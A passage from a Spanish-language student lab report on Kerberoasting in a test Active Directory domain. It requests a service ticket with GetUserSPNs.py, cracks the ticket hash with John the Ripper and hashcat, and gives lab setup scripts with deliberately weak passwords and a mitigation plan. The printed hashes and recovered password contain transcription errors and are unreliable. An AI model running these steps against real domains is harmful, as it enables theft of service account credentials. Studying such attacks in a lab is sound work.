                  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                  <html xmlns="http://www.w3.org/1999/xhtml">
                  <head>
                  <meta http-equiv="Content-Type" cont...
RawContent      : HTTP/1.1 200 OK
                  Persistent-Auth: true
                  Accept-Ranges: bytes
                  Content-Length: 701
                  Content-Type: text/html
                  Date: Fri, 02 Dec 2022 07:33:59 GMT
                  ETag: "5e10c987f45d91:0"
                  Last-Modified: Fri, 02 Dec 20...
Forms           :
Headers         : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length, 701], [Content-Type, text/html]...}
Images          : {@{outerHTML=; tagName=IMG; src=iis-85.png; alt=IIS; width=960; height=600}}
InputFields     : {}
Links           : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>; tagName=A; href=http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409}}
ParsedHtml      :
RawContentLength : 701

```



3. Del paquete **TGS\_REP** se obtuvo el hash correspondiente. Se separó a los primeros 32 caracteres del resto del hash.



El hash del ticket obtenido fue el siguiente (fue copiado a Kali para poder crackearlo):

```
(kali㉿kali)-[~]
└─$ echo "faa56a9905c8162f01f6264f35fe6a4d0c258d397c328815c482ce84afcb0f2659da7eaeddeaa378b6b699aef1fc011865f110abff7401b166e1c6a9c2a5
98ee42a3d1b01d4f30fc0607e5a88c0b7dddf8e7ae001f8b03a3f2da7d38ec543c0a7c7ba1e438ba65fdb70b68eb55b7d23768345cf6556abe0c8ad85bf1dc4961831
236b4df9fe7e1939f0517662806d7b0845240a5e8672eb9a81891956b1d0e2f52f573e026f9746620d66bc9adc977f47c902419393223b999189ccf51314010e4b8205
166ed02f76edfd10b7f8b4ecfd425eb7493a7c73ed19fc17a6805c446effd43fe7f3a8db3489f9772f165649372412b9e152d20b70bd2ff3ead0d9a6dd03d7b5d3309
7d075da49fc8570b4d7a13bc5a4965da18e32e79ecd028d82adbdb25b40787b2cf5f00047a49c3bdaa8bdgc056a26c2a402eb21028ef8fc74485b5bc69695bcc2bf
48896a87e582315087fd45f67aa620158b2d4afdcbe96378c6cbf0ee738fb6d05db41e79792e01a8263ea74217805eb229e28b604d81d301ea41bf3a7b074fdb5ddb
bb3cab039318a3e8ea58b21339bb8891862dd18eecff04b580b448c11b83ae90bb308d6744f9893a02986712d18f4719a416e0a91b7f109b8516926ca6e2d8020e5ee
2725227c5df6e62a9e783f4fb1fcf333130e511db0e594309032c0886ee2f7f2b96e6bb1ece8a5368f2ca8e55542e41a0e2ba0b0396d287580ab81449d345e69eab879d
ac31617ab3d83713eeb291ea55a8f0783c2b908b671ce671b5decf901c8f5b6cc03f3eba73e39b6f9481d8b022cd3625566bd85c66d4933fd78a88e2e64bf825eb1f
17cfab5e8ca839785secda3712424e3f7c70ef4c8f47692b9118c7667412e5c5f09ff5f942fed9d900de7e466cb18e60de622bfe5c7616f5db93a507227c7e20c8a91f
01fd93d62616d538a39ba23b7c9a9311108e26f856d3fd12a7c542cd4ad8272c12f233739ba1d6177ae8f96d7fabbd2d1a444114b04dee000d612c61c7dd37c5e135
921c16e96e2b78561006dbc8159f96ale35afb7ad69b72b03dc656d26f377c3e73d51480e4867e0ddb1680648c1d308c94ca5b0081516a38786b8954d22c63471192
50d005317cc79b64c9b7edca198305b6d3ff79d1beb8daf2095660757aeabb1aa22bb9d322369fa66f5e4d5aad686470b81f040ee0800b6c26570d542982d3e170e8c1f
538eeee94d908056bdfab4ea497104fb7fe2463d0e3f3053522c88ea860834f9c6eeab1f3c27373a7badde9c03ea78bfd61db36e8b2e203cc7062bd04818b88327b22ae
0ca2ca99b0f82e79e723712e9737ce54a499b1a73110e5e3798127ed02a2bb9a17cf506f6cceaa109d4cab7bbb20d86b8fd40599cd05b8cbde90b8514ecfae4a6a5671
2d806e054798f671bda09460a1292f92f82d8f99f6657c94a5a173b19b1122e1f99727c2b" > hash_1
```

#### 4. Armado del hash:

\$krb5tgs\$\*iis\_svc\$INFOSEC.LOCAL\$HTTP/sv-01.infosec.local\*\$<Primero  
s 32 caracteres del hash obtenido>\$<Aca va el resto del hash>

\$\_krb5tgs\$23\$\*iis\_svc\$INFOSEC.LOCAL\$HTTP/SV-01.infosec.local[\*faa56a9905c8162f01f6264f35fe6a4d\$0c258d397c328815c482ce84afc0f2659da7eaedaea378b6b699aeaf0fc1106150f110abff7401b166e1c6ac9a2598ee4a23d1b01d4f30f060758a8c07b7dddf8e7ae001f8b03a3f2d7d38ec543c047c7ba1e438ba65fdcb70b68e5bb5b7d23768345c6556abe0c8ad85bf1dc4961831236b4df9fe7e1939p051762860d7b08452405e8672eb2a81891956bd0e2f52f573e026f974662066bbc9adc977f47c902419393223b999189ccf51314010e4b8205166ed02f76edfd10b7f8b4ecfd425eb7493a7c73ed19fc17a6805c446effd43fe7f3a8db3489f9772f1656493742162b15e62d070b2df2ff3e0ad90a66d03d7b533097d05da49f85c70d47ad31bc5a49653a18e327e9cd02882dabd25b4078b72fcfe500474943c3bdab86dc6056a26c2a402be2102c8e6fb7c47485b5bc69596bc2fb488968e7852315087fd45f67aa2015e2842d4fcbed6378c6cb0f00ee78fb6d05d414e79792e01a8263ea74217805eb229e28b604d81d301eea41bf3a7b074fdbd5dbbbb3caba03918a3ef8e58b21339bb8891862dd18eecf04b580b448c11b83ae90bb308d6744f9893a02986712d18f4719a416e0a91b7f109b8516926ca6e2d80208e5e2725275cf6de62a9e7834fb1fcf33130e511db0e594309032c08866e2f7fb296e6bb1ce8a5368f2eza855542e14a0e2ba0396d2875808ab184149d345e69eab879d13c1617ab2d3873167e291e558a0f783cb2909bb671c671b5decfd9018c5fb6cc03f3eba73e39bf69481d8b022cd3625566bd85c66d4933fd78888e2e64b2f825eb1ff17cfab5e8ca839785ecd3a71242e43f7c70ef4c8f47692b9118c7667412e5c5f509ff5f942fed9d900d7e466618b16e06de222bfc5e87616gd5b93a507227c7e208a1f0fd9d36216d53849ba3b7c9a931160d0e286f563d12f1745c42d48272c12f23379baaa1d6177ae8f96d7fab2dd1a441141040e0de000d612c61c7ddd35c7e1359216e1696e2b78561006dbbcc8159f6a1e35afb7d69b72b03dc6562d462f37c3e73d51480e4867e0dd1b1680648c1d308c94ca5b0081516a3878689544d22c63471192500d05317cc79b64c9b7edca198305b6d3ff79d1beb8dfa2095660757aeebb1aa22bbd932369f4a66f5e4d5aaad686470b81f040e0ee80d6bc26570d542928d3e170e8c1f538eeee94d908056bdffab4ea49f104fb7e2463d0e3f030535228ce8a860834f9c6eeab1f3c27373a7bd9e0c93e7a8fb7fd1636e8b2e203c7062b0d4818b8832722bae0ca99b0ff8e72e97312e9737c544a499b173110e53798127e0d2a9b1a1f7c05f6f6cce109d4cab7bbb20d86b8fd40599cd05b8cbde90b8514cefcae4a6a56712d806e054798f671bda09460a1292f92f82d8ff99f6657c94a5a173b19b1122e1f99727c2b

5. Luego se crackeó con John The Ripper:

```
[kali㉿kali] ~]$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
B.123456      (?)
1g 0:00:00:00 DONE (2022-12-02 05:41) 16.66g/s 34133p/s 34133c/s 34133C/s kucing..queen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

# Kali Linux

1. Se utilizó el script GetUserSPNs.py para solicitar un ticket de servicio utilizando la cuenta de dominio test, y así obtener el hash del ticket correspondiente a la cuenta de servicio de IIS. Además, esto se realizó teniendo Wireshark abierto, para poder mostrar que era lo que estaba haciendo el script por detrás (a nivel de red).

En la siguiente figura se observa la captura en Wireshark:

```

tcp.stream eq 17
No. Time Source Destination Protocol Length Info
754 923.352672568 10.0.1.5 10.0.1.3 TCP 74 46764 - 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TStamp=1973863637 TSecr=9 WS=128
755 923.352782588 10.0.1.3 10.0.1.5 TCP 74 88 - 46764 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TStamp=1973863637 TSecr=1973863637
756 923.352789386 10.0.1.5 10.0.1.3 TCP 66 46764 - 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=1973863637 TSecr=1977469
757 923.352618077 10.0.1.5 10.0.1.3 KRBS 138 TGS-REQ
758 923.353384197 10.0.1.5 10.0.1.3 KRBS 143 TGS-REP
759 923.353384197 10.0.1.5 10.0.1.3 TCP 66 46764 - 88 [ACK] Seq=1323 Ack=1368 Win=64128 Len=0 TStamp=1973863637 TSecr=1977469
760 923.353598498 10.0.1.3 10.0.1.3 TCP 66 46764 - 88 [FIN, ACK] Seq=1323 Ack=1368 Win=64128 Len=0 TStamp=1973863637 TSecr=1977469
761 923.353592204 10.0.1.3 10.0.1.5 TCP 66 88 - 46764 [ACK] Seq=1368 Ack=1324 Win=66560 Len=0 TStamp=1977469 TSecr=1973863637
762 923.353621665 10.0.1.3 10.0.1.5 TCP 68 88 - 46764 [RST, ACK] Seq=1368 Ack=1324 Win=0 Len=0

> Record Mark: 1363 bytes
+ tgs-req
  pwno: 5
  msg-type: krb-tgs-rep (13)
  crealm: INFOSEC.LOCAL
+ cname
+ ticket
  tkt-vno: 5
  realm: INFOSEC.LOCAL
+ sname
+ enc-part
  type: eTYPE-ARCFOUR-HMAC-MD5 (23)
  kvno: 2
  cipher: 43ff9364fc2d5d170a37f97ec9831beab6b790770ff011615ef9b1d880194de07411eabb7

```

Aquí se ve que al ejecutar GetUserSPNs.py, el script genera un pedido TGS-REQ, y el controlador del dominio contesta con un TGS-REP, conteniendo el ticket asociado a la cuenta de servicio de IIS.

## 2. Luego, se procedió a crackear el hash utilizando dos maneras distintas:

### a. John The Ripper

```

(kali㉿kali)-[~/infosec]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashh
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
B.123456      (?)
1g 0:00:00 DONE (2022-12-02 02:18) 50.00g/s 102400p/s 102400c/s 102400C/s kucing..queen
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

### b. Hashcat: en este caso, en vez de utilizar un ataque por diccionario, se utilizó la fuerza bruta, aunque aplicando una máscara para reducir las contraseñas posibles. Además, este crackeo se realizó utilizando la GPU para poder reducir el tiempo del ataque. De esta manera, se pudo crackear el hash en menos de 3 minutos.

```
[jmiranda@jmtank ~]$ __NV_PRIME_RENDER_OFFLOAD=1 __GLX_VENDOR_LIBRARY_NAME=nvidia hashcat -m 13100 -a 3 -i ?d?u. hash ?1?1?1?1?1?1?1?1
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
    Falling back to OpenCL runtime.

nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 11.8.87) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce RTX 3070 Laptop GPU, 7360/7982 MB (1995 MB allocatable), 40MCU

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, RelWithDebInfo, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: pthread-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Bruteforce

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 351 MB

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

# Update your backend API runtime / driver the right way:
# https://hashcat.net/faq/wrongdriver

# Create more work items to make use of your parallelization power:
# https://hashcat.net/faq/morework

$krb5tgs$23$+iis_svc$INFOSEC.LOCAL$infosec.local|iis_svc*$43ff9364f2d3d179a37f97ec98310eae$b8b79b770ff611615ef9b1d88194de0741leabb7f671b1908c8dbfd5e3f9beecb9cda18af73b567d6b1db9d4f73f1e394b899e1b21be22cf28a16b0
83eacc27301fb3945935236ad27bfff986ffbe25471b02bc77205f1812e573803a8024ffa487e80d790037faddd45b56587b63fa2f3aaea27babd5756c7a0f774d16d481ba2e09617b421ee71b9508d5891909e1d18583e6f98a1d8d5e558d7b7d4fc1f6e10e96
038ed59c38784d6b7e8ab016c4887940a796de67754527930853b9baeab3bf909899b3e8346fe5892f67d21c5b5e4d39580a2d02c3ecee3c040263b101562a870ac2e539fe659d6192c84c33897f00c18c7d0ca21938e10127b554d0f8bee7c15ba2795d45cc
8eee27fc48f56f56da36597f8f806af2c89fb68f927fd76fb953b756af300f7cf96d13972465ae2da93b57909f2d44e65a9a89dd633ee27fce9ad20885cde4536af7b13ac3f90c223da4694396c3ff46ef8042aeabdf665428822ce0aa0811de0e51d0212781b6b
d5c9a32d5a0f50aaf3fce088594efb9c7d43c72a9b029edd8b607de93dc3dc8df31cef14a83bed4474f027fdcc724aea64a0a3b367eeb27b1faa5fa870e6bc1beb85eb41abe8ea0901d074015ec6a5cfs26b4978ca0f7ca4c8bbbf
a536a76b6a7125c84ef550aaf37f464cee4dece5d03869g6f77ab2a89e9eb1759075b014c1b181a227401073de44615e573701fc3b2e20057835d5d160c00d187dd00f57449fe1677cc51c027fb93b807ca278b08cea72c88f2dffced849d088bf9ad
b71c799163349d15ff264291defcae5a662cecaef3e1fb636b2d07b6bc81beaead7550950d87a80c47dd71d25ab3a5cd8f0b1e3520639a4029cc52fc184752fce4875bf1f7d43c6406b974bb22a5f07f19f151f78249073ce362f34447b4390ca963c54
d6a404c9f48afe6a7b7ddaa8ada0d58f5058a91958089c4ed64cd194897c90358037ef6e98a2e344cc48a9d4dfb7e1f916d8520194800d94fda935dc329f43679b797afa3849b84714e5f74d347fc8f025279eb2dd812ab3370dc54a168acb52e5b39e21878730
75067c4fbe006bdab0b7b0001b0784b9b4labc45b3216b5cd3ff6e1cb5c79910e5a2c18efc26e9641d579908aceca128f5b86d10c02e893b65358d2d6bb2318d20e9fa1fc80509878836bc37f22e1cc76122421e3696576b58ceb220d4aed2d02f03b6886737b
882000fe2cb569d57d483ee2fcff32717f8e7a6b453d:8.123456

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: $krb5tgs$23$+iis_svc$INFOSEC.LOCAL$infosec.local|iis...
Time.Started....: Fri Dec 2 03:37:33 2022 (2 mins, 32 secs)
Time.Estimated...: Fri Dec 2 03:40:05 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?1?1?1?1?1?1?1?1 [8]
Guess.Charset...: -1 ?d?u... -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 605.2 MH/s (8.59ms) @ Accel:128 Loops:32 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 91687321600/3512479453921 (2.61%)
Rejected.....: 0/91687321600 (0.00%)
Restore.Point...: 1802240/69343957 (2.60%)
Restore.Sub.#1...: Salt:0 Amplifier:2400-2432 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1...: Z906R4ZA -> IXKEYUE1
Hardware.Mon.#1..: Temp: 66c Util: 99% Core:1770MHz Mem:7000MHz Bus:16

Started: Fri Dec 2 03:37:32 2022
Stopped: Fri Dec 2 03:40:06 2022
```

## **Resultados obtenidos**

El crackeo del hash se realizó en Kali, ya que posee las herramientas necesarias para esto.

## 1. Crackeo del hash obtenido desde Windows (utilizando un diccionario):

```
[kali㉿kali:~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
B.123456      (?)
1g 00:00:00:00 DONE (2022-12-02 05:41) 16.66g/s 34133p/s 34133c/s 34133C/s kucing..queen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Aquí se ve que la contraseña encontrada es: "B.123456"

## 2. Crackeo del hash obtenido desde Kali (utilizando fuerza bruta):

En la siguiente imagen se muestra el resultado obtenido en hashcat. Al igual que en Windows, se observa que la contraseña hallada fue: "B.123456". Además, en este caso también se muestra el hash del ticket a crackear.

```
Update your backend API runtime / driver the right way:  
https://hashcat.net/fa/wrongdriver  
  
Create more work items to make use of your parallelization power:  
https://hashcat.net/fa/morework  
  
$krb5tgs#23$+iis_svc$INFOSEC.LOCAL$infosec.local/iis_svc#43ff9364f2d3d179a37f97e98310ae$b879b770ff611615ef9b1d88194de741eahb7f671b1988c8dbfd5e3fb9eech9cd1a8fb73b567d6b1hd94f7f3f1e394b899e1b21he22cf8a16h83eacc27301fb39459535236ad02ff896f1be25471802bc77205f1812e573803ab24fffa487e08d790037fadd64556587b63f2af2f3ae6a278bad05766c7a8f74d16d481b02eb9617b421ew71b9508d58919009d18583e6f98a1d8d55e558d757d4fc1f6e10e968eee27fc48756f56da3659785f86f06fc289fb987927f76fb953b756af3087fcf96d13972465a2da9365799972d44e6659a89d633e27f7ec9ad20885c4e536a7fb13a3c999c223da4094396c3f4f6e04a2eb0f6542882zeaa0a81d01e6d1022781b65a536a7606a7125c84f7550afa3f7446ce4decce5d5d3869d6f77f7ab2a89989e17590f75b014c1b181a27401073d44615e73701fc3b0e2005735d5160c000187d008f5749fe21677ccc51o277fc3b8087c72c88f2dfcd8449dd80f9adfb64a04c9748afe6a7b7d0aa8dad5bf8508a91508989ed64c4d194897e59358837f6e99a2e344cc489d4df7e1f691d85201948b6d94fa0a935dc329f43679879fa38498b471465f74d347fc8f025279eb2dd8d12a8b37d54a168acb52e539e218783c5475067c4fe866dab0b7b00b16784b9241ab45b3216b53cf3f1ce3f115f752f752fca8750f58d1f43c64b69574bb225f07f1915f7284973e3c62f3447b43980a263c54882002fe2cb59d57d483ee2fc2ffbb32717f8e7a6b453d:123456  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 13100 (Kerberos 5, type 23, TGS-REP)  
Hash.Target....: $krb5tgs#23$+iis_svc$INFOSEC.LOCAL$infosec.local/iis...b45d3  
Time.Started....: Fri Dec 2 03:37:33 2022 (2 mins, 32 secs)  
Time.Estimated...: Fri Dec 2 03:40:05 2022 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Mask.....: ?1?1?1?1?1?1?1?1?1 [8]  
Guess.Charset...: -1 ?d?u?, -2 Undefined, -3 Undefined, -4 Undefined  
Guess.Queue....: 1/1 (100.00%)  
Speed.#.....: 605.2 MH/s (8.59mms) @ Accel:128 Loops:32 Thr:32 Vec:1  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: :91687321600/35124794539321 (2.61%)  
Rejected.....: 0/91687321600 (0.00%)  
Restore.Point...: 1802246/69349357 (2.60%)  
Restore.Sub.#1...: Salt=0 Amplifier:2400-2432 Iteration:0-32  
Candidate.Engine.: Device Generator  
Candidates.#1...: Z986RAZ4 -> IXKEYE1  
Hardware.Mon.#1.: Temp: 66c Util: 99% Core:1770MHz Mem:7000MHz Bus:16  
  
Started: Fri Dec 2 03:37:32 2022  
Stopped: Fri Dec 2 03:40:06 2022
```

## **Plan de mitigación para el ataque**

- Darle los menores privilegios posibles a las cuentas de servicio.
- Tener bien presentes que cuentas de servicio existen, y eliminarlas cuando ya no se necesitan.
- Usar algún software de monitoreo en tiempo real que utilice machine learning para detectar comportamientos sospechosos, como por ejemplo scripts en powershell que utilicen cuentas de servicio. Por ejemplo: Elastic puede detectar los pedidos de tickets de Kerberos.
- Auditarse la emisión de tickets de Kerberos.
- Requerir contraseñas complejas para las cuentas de servicio, por ejemplo, de 30 caracteres.
- Rotar las contraseñas de las cuentas de servicio cada cierto tiempo, utilizando algún administrador de contraseñas que genere contraseñas aleatorias.
- Utilizar cuentas de servicio administradas (**Managed Service Accounts**, disponibles desde Windows Server 2008 R2 en adelante).
- Habilitar el uso de AES para la encriptación de los tickets.

## **Conclusiones**

A través de la investigación realizada para el trabajo práctico aprendimos el funcionamiento del protocolo Kerberos, los pasos para lograr una autenticación segura y quiénes intervienen en ella, así como también los tipos de ataques existentes y qué vulnerabilidades explotan.

Si bien lo que realizamos no fue un Penetration Test en su completitud, realizamos un ataque explotando algunas de sus vulnerabilidades, el cual nos llevó acercarnos a las herramientas necesarias para la configuración del protocolo emulando lo mejor posible una situación real, y también aprender a utilizar las técnicas para realizar el ataque, viendo varios de los temas provistos por la cátedra.

Además realizando el ataque seleccionado nos llevó a pensar e investigar estrategias de mitigación.

## **Bibliografía**

- Cómo funciona Kerberos: <https://www.tarlogic.com/es/blog/como-funciona-kerberos/>
- Ataques de Kerberoasting: Definición, cómo funcionan y técnicas de mitigación: <https://ciberseguridad.com/amenazas/ataques-kerberoasting/>
- Penetration Testing phases, EC Council: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/>
- Kerberos Vulnerability in MS14-068 (KB3011780) Explained: <https://adsecurity.org/?p=541>
- Kerberos AD Attacks - Kerberoasting, Adam Chester <https://blog.xpnsec.com/kerberos-attacks-part-1/>
- Linux Active Directory <https://adamtheautomator.com/linux-active-directory/>
- Setting up Samba as a Domain Member [https://wiki.samba.org/index.php/Setting\\_up\\_Samba\\_as\\_a\\_Domain\\_Member#Preparing\\_a\\_Domain\\_Member\\_to\\_Join\\_an\\_Active\\_Directory\\_Domain](https://wiki.samba.org/index.php/Setting_up_Samba_as_a_Domain_Member#Preparing_a_Domain_Member_to_Join_an_Active_Directory_Domain)
- Join Ubuntu Debian to Active Directory <https://computingforgeeks.com/join-ubuntu-debian-to-active-directory-ad-domain/>
- AD provider manual <https://sssd.io/docs/ad/ad-provider-manual.html>
- PowerShell kerberos ticket request <https://www.elastic.co/guide/en/security/current/powershell-kerberos-ticket-request.html>
- How to prevent Kerberoasting attacks <https://www.lepide.com/blog/how-to-prevent-kerberoasting-attacks/>
- How to guard against Kerberoasting attacks <https://thenewstack.io/how-to-guard-against-kerberoasting-attacks/>
- Kerberoasting attacks explained <https://securitytrails.com/blog/kerberoasting-attacks-explained#content-detecting-and-mitigating-kerberoasting>
- Active Directory Kerberos Attacks <https://www.blumira.com/active-directory-kerberos-attacks/>

## **Anexo I - Scripts**

### **1) Controlador de dominio: script de Powershell**

*Rename-Computer -NewName DC-01*

*New-NetIPAddress -InterfaceAlias "Ethernet" -IPAddress 10.0.1.3  
-PrefixLength 24*

#### **# Convertir al servidor en un controlador de dominio**

*Install-WindowsFeature AD-Domain-Services*

*Install-ADDSForest -DomainName infosec.local -InstallDNS*

*Add-WindowsFeature RSAT-Role-Tools*

*Install-WindowsFeature -Name "RSAT-AD-PowerShell"  
-IncludeAllSubFeature*

#### **# Fijar la ip en la que escucha el Servidor DNS**

*dnscmd DC-01/resetlistenaddresses 10.0.1.3*

#Configuración del DNS (Zona inversa y Forwarders)

*Add-DnsServerPrimaryZone -DynamicUpdate Secure  
-NetworkId '10.0.1.0/24' -ReplicationScope Domain*

*Add-DnsServerResourceRecordPtr -Name "2" -ZoneName  
"1.0.10.in-addr.arpa" -AllowUpdateAny -TimeToLive 01:00:00  
-AgeRecord -PtrDomainName "dc-01.infosec.local"*

*Add-DnsServerForwarder -IPAddress 8.8.8.8 -PassThru  
Add-DnsServerForwarder -IPAddress 1.1.1.1 -PassThru*

#### **# Configuración del servidor DHCP**

*Install-WindowsFeature DHCP -IncludeManagementTools  
Add-DHCPServerSecurityGroup  
Add-DhcpServerv4Scope -Name 'infosec.local' -StartRange  
10.0.1.4 -EndRange 10.0.1.254 -SubnetMask 255.255.255.0*

```
Set-DhcpServerv4OptionValue -ScopeID '10.0.1.0' -DNServer  
10.0.1.3 -DNSDomain infosec.local -Router 10.0.1.1 -WinsServer  
10.0.1.3  
Add-DhcpServerInDC -DnsName DC-01.infosec.local
```

#### # Anotar las MACs de las interfaces de red del Controlador de Dominio y del Servidor de aplicaciones y reemplazarlas en estos comandos

```
Add-DhcpServerv4Reservation -Scopeld 10.0.1.0 -IPAddress  
10.0.1.3 -ClientId <MAC DE LA INTERFAZ DE RED DE DC-01>  
-Description "Controlador de dominio"  
Add-DhcpServerv4Reservation -Scopeld 10.0.1.0 -IPAddress  
10.0.1.2 -ClientId <MAC DE LA INTERFAZ DE RED DE SV-01>  
-Description "Servidor de Aplicaciones"
```

#### # Creación de la cuenta de servicio para IIS

```
New-ADUser -Name "IIS Cuenta de Servicio" -SamAccountName  
iis_svc -UserPrincipalName iis_svc@infosec.local  
-AccountPassword (convertto-securestring "B.123456"  
-asplaintext -force) -PasswordNeverExpires $True -PassThru |  
Enable-ADAccount
```

```
setspn -s HTTP/sv-01.infosec.local INFOSEC\iis_svc
```

#### # Creación de una cuenta de dominio

```
New-ADUser -Name "Test" -SamAccountName test  
-UserPrincipalName test@infosec.local -AccountPassword  
(convertto-securestring "Temp1234" -asplaintext -force)  
-PasswordNeverExpires $True -PassThru | Enable-ADAccount
```

### 2) Servidor de aplicaciones (SV-01) : Script de PowerShell

```
Rename-Computer -NewName SV-01
```

```
New-NetIPAddress -InterfaceAlias Ethernet -IPAddress 10.0.1.2  
-PrefixLength 24
```

#### # Unión el servidor de aplicaciones al Dominio

```
Add-Computer -DomainName "infosec.local" -Credential  
INFOSEC\Administrator -restart -force
```

### # Instalación de IIS

```
Install-WindowsFeature -name Web-Server  
-IncludeManagementTools  
Install-WindowsFeature -name Web-Windows-Auth  
-IncludeManagementTools
```

### # Configuración de IIS

```
Import-Module WebAdministration
```

### # Eliminación de la web por defecto

```
Remove-Item 'IIS:\Sites\Default Web Site' -Confirm:$false  
-Recurse
```

### # Creación del nuevo grupo de aplicaciones y asociación con la cuenta de servicio creada

```
$appPool = New-WebAppPool -Name InfosecLocalPool  
$appPool.processModel.identityType = 3  
$appPool.processModel.userName = "INFOSEC\iis_svc"  
$appPool.processModel.password = "B.123456"  
$appPool | Set-Item
```

### # Crear la nueva página y habilitar la autenticación por Kerberos

```
$WebSite = New-Website -Name sv-01.infosec.local  
-PhysicalPath "C:\InetPub\WWWRoot" -ApplicationPool  
($appPool.Name) -HostHeader sv-01.infosec.local
```

```
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/anonymousAuthenti  
cation -Name enabled -Value $false -Location sv-01.infosec.local  
Set-WebConfigurationProperty -Filter  
/system.WebServer/security/authentication/windowsAuthenticati  
on -Name enabled -Value $true -Location sv-01.infosec.local  
Set-WebConfigurationProperty -Filter  
/system.webServer/security/authentication/windowsAuthenticati  
on -Name useAppPoolCredentials -Value $true -Location  
sv-01.infosec.local
```

## 3) Máquina de ataque: Script de PowerShell

# a) Windows. Loguearse con la cuenta de dominio creada anteriormente. (Test)  
# Abrir Wireshark, ponerlo a escuchar y filtrar por kerberos

```
Invoke-WebRequest http://sv-01.infosec.local  
-UseDefaultCredential -UseBasicParsing
```

# Del paquete TGS\_REP obtener el hash correspondiente. Hay que separar a los primeros 16 Bytes (32 caracteres) del resto del hash.

# Armado del hash:

```
#  
#  
$krb5tgs$*iis_svc$INFOSEC.LOCAL$HTTP/sv-01.infosec.local  
*${<Primeros 16 bytes del hash obtenido>}$<Aca va el resto  
del hash>
```

### # b) Kali

```
# sudo pip install -U impacket  
# GetUserSPNs.py infosec.local/test -dc-ip 10.0.1.3 -request
```

## 4) Crackeo con Kali Linux (comandos para correr desde la terminal)

### a) John The Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt <archivo que  
contiene el hash>
```

### b) Hashcat

```
hashcat -m 13100 -a 3 -1 ?d?u. hash ?1?1?1?1?1?1?1?1
```

## **Anexo II**

Se encuentra adjunto una captura del tráfico obtenida durante el ataque realizado en Windows (archivo *iis.pcapng*). Dicha captura contiene el paquete TGS-REQ, además de los paquetes HTTP.